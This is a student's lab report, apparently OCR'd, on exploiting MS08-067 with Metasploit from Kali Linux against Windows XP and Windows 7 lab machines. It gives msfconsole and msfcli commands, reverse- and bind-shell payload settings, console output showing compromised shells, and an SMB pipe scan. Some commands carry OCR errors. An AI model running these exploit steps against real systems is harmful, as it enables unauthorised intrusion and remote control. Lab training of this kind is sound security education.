
Metasploit Framework

Name: Alizeh Jafri


I opened the terminal in kali linux on VMware and entered the following commands:

- Service postgres start
- Service Metasploit
- Msfconsole
- Search ms08-067



Then, I used the search command to check for any module available in Metasploit that has got vulnerability in focus that is ms08-067.

I entered, info exploit/windows/smb/ms08-067_netapi command to get the information as shown in the screenshot below:



Then I typed 'show options' shown in the screen shot below:

```
msf exploit(ms08 067 netapi) > show options
Module options (exploit/windows/smb/ms08 067 netapi):
            Current Setting Required Description
   Name
   RHOST
            10.33.213.184
                             yes
                                       The target address
   RPORT
            445
                                       Set the SMB service port
                             yes
   SMBPIPE BROWSER
                                       The pipe name to use (BROWSER, SRVSVC)
                             yes
Payload options (windows/meterpreter/reverse tcp):
             Current Setting Required Description
   Name
   EXITFUNC
                                        Exit technique (accepted: seh, thread, p
             thread
                              yes
rocess, none)
   LHOST
             10.33.141.48
                                        The listen address
                              ves
   LPORT
             4444
                              yes
                                        The listen port
```

Now, I set RHOST to target windowsXP. I got the IP address from windows XP. To get the IP address of windows XP, I clicked on start \rightarrow run \rightarrow cmd \rightarrow ipconfig, shown below:

Then I typed set RHOST, show targets and the results are shown in the below screenshot:




The exploit command in the terminal can be a shell now in Target:

```
msf exploit(ms08_067_netapi) > set LHOST 10.33.141.48
LHOST => 10.33.141.48
msf exploit(ms08_067_netapi) > exploit


[*] Started reverse handler on 10.33.141.48:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Command shell session 2 opened (10.33.141.48:4444 -> 10.33.213.184:1047) at 2020-01-31 23:10:53 -0500
```

Here, the commands can be executed to get the information regarding the machine which is compromised:



Payloads/Shellcode

I used command show payloads to see the compatible payloads, screenshot is shown below:



Here I entered exploit payload to tell Metasploit to run the module. And I ended up with a Meterpreter session. Which is short for meta-interpreter, Metasploit's unique payload. To return to the regular Metasploit console, we just need to type exit:



Next, to set up a payload manually we entered the command, set payload windows/shell_reverse_tcp. This is a reverse shell. could use specific payload, then typed show options as shown below:

```
msf exploit(ms08 067 netapi) > set payload windows/shell reverse tcp
payload => windows/shell reverse tcp
msf exploit(ms08_067 netapi) > show options
Module options (exploit/windows/smb/ms08 067 netapi):
   Name
            Current Setting Required Description
   RH0ST
                             yes
                                       The target address
                             yes
   RPORT
            445
                                       Set the SMB service port
   SMBPIPE BROWSER
                             yes
                                       The pipe name to use (BROWSER, SRVSVC)
Payload options (windows/shell reverse tcp):
                              Required Description
   Name
             Current Setting
   EXITFUNC
                                             technique (accepted: seh, thread, p
             thread
                              yes
rocess, none)
LHOST
             10.33.141.48
                                         The listen address
                              yes
             4444
   LPORT
                                         The listen port
                              yes
```

Then, to exploit with the payload, I entered exploit, as shown below:

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 10.33.141.48:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Command shell session 2 opened (10.33.141.48:4444 -> 10.33.213.184:1047) atv
2020-01-31 23:10:53 -0500
```

MSFCLI

It is helpful when we use Metasploit inside the scripts and for testing the Metasploit modules. It runs with a fast one-line command. I entered the command msfcli-h. Then, I exploit MS08-067 using Msfcli. I used the command as follows to see the options for MS08-067 exploit module as shown below:

```
root@kali: ~
File Edit View Search Terminal Help
oot@kali:~# pwd
root
  !]
                 The utility msfcli is deprecated!
              It will be removed on or about 2015-06-18
                Please use msfconsole -r or -x instead
  * Details: https://github.com/rapid7/metasploit-framework/pull/3802 *
  Initializing modules...
          Current Setting Required Description
  Name
  RHOST
                         yes
                                  The target address
                         yes
  RPORT
          445
                                  Set the SMB service port
  SMBPIPE
         BROWSER
                         yes
                                  The pipe name to use (BROWSER, SRVSVC)
oot@kali:~#
```

Then I set the RHOST option to the IP address of the targeted machine which is windows XP:

```
root@kali: ~
File Edit View Search Terminal Help
     kali:~# msfcli windows/smb/ms08 067 netapi RHOST=10.33.213.184 P
                    The utility msfcli is deprecated!
                 It will be removed on or about 2015-06-18
                   Please use msfconsole -r or -x instead
      Details: https://github.com/rapid7/metasploit-framework/pull/3802
   Initializing modules...
Compatible payloads
  Name
                                                        Description
  generic/custom
                                                        Use custom string or file
as payload. Set either PAYLOADFILE or
                PAYLOADSTR.
  generic/debug trap
                                                        Generate a debug trap in
the target process
  generic/shell bind tcp
                                                                   a connection
nd spawn a command shell
  generic/shell reverse tcp
                                                        Connect back to attacker
and spawn a command shell
  generic/tight_loop
                                                        Generate a tight loop in
```

Here, I saw compatible payload as command shown in the screenshot below:

```
oot@kali: # msfcli windows/smb/ms08_067_netapi RHOST=10.33.213.184 PAYLOAD=wind
ows/shell bind tcp E
The utility msfcli is deprecated!
               It will be removed on or about 2015-06-18
                Please use msfconsole -r or -x instead
   * Details: https://github.com/rapid7/metasploit-framework/pull/3802
   Initializing modules...
RHOST => 10.33.213.184
PAYLOAD => windows/shell bind tcp
[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>
```

Set RHOSTS to the IP address of the Windows XP target as set RHOSTS 10.33.213.184

Instead of RHOST I have RHOSTS set, which lets me to specify more than one remote host to run the module against. I typed the command use scanner/smb/pipe auditor and show options.

Now, I run the auxiliary module by entering 'exploit'. The module audits the listening SMB pipes on the Windows XP target. As it turns out, the browser pipe is the only available pipe.

```
msf auxiliary(pipe auditor) > set RHOSTS 10.33.213.184
RHOSTS => 10.33.213.184
msf auxiliary(pipe auditor) > show options
Module options (auxiliary/scanner/smb/pipe auditor):
              Current Setting
                               Required Description
   RHOSTS
              10.33.213.184
                                          The target address range or CIDR identi
                               ves
   SMBDomain
              WORKGROUP
                               no
                                          The Windows domain to use for authentic
ation
   SMBPass
                                          The password for the specified username
                               no
   SMBUser
                                          The username to authenticate as
                               no
   THREADS
              1
                                          The number of concurrent threads
                               yes
msf auxiliary(pipe auditor) > exploit
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(pipe_auditor) >
```

Next, I did the same with windows 7. I set the RHOSTS as 192.168.0.22. The screen shot is shows below:

```
msf auxiliary(pipe auditor) > set RHOSTS 192.168.0.22
RHOSTS => 192.168.0.22
msf auxiliary(pipe auditor) > show options
Module options (auxiliary/scanner/smb/pipe auditor):
   Name
              Current Setting
                               Required
                                         Description
   RHOSTS
              192.168.0.22
                                yes
                                          The target address range or CIDR identi
fier
   SMBDomain
              WORKGROUP
                                          The Windows domain to use for authentic
                               no
ation
   SMBPass
                                          The password for the specified username
                               no
   SMBUser
                                          The username to authenticate as
                               no
   THREADS
              1
                                yes
                                          The number of concurrent threads
msf auxiliary(pipe auditor) > exploit
 *] Scanned 1 of 1 hosts (100% complete)
    Auxiliary module execution completed
msf auxiliary(pipe auditor) >
```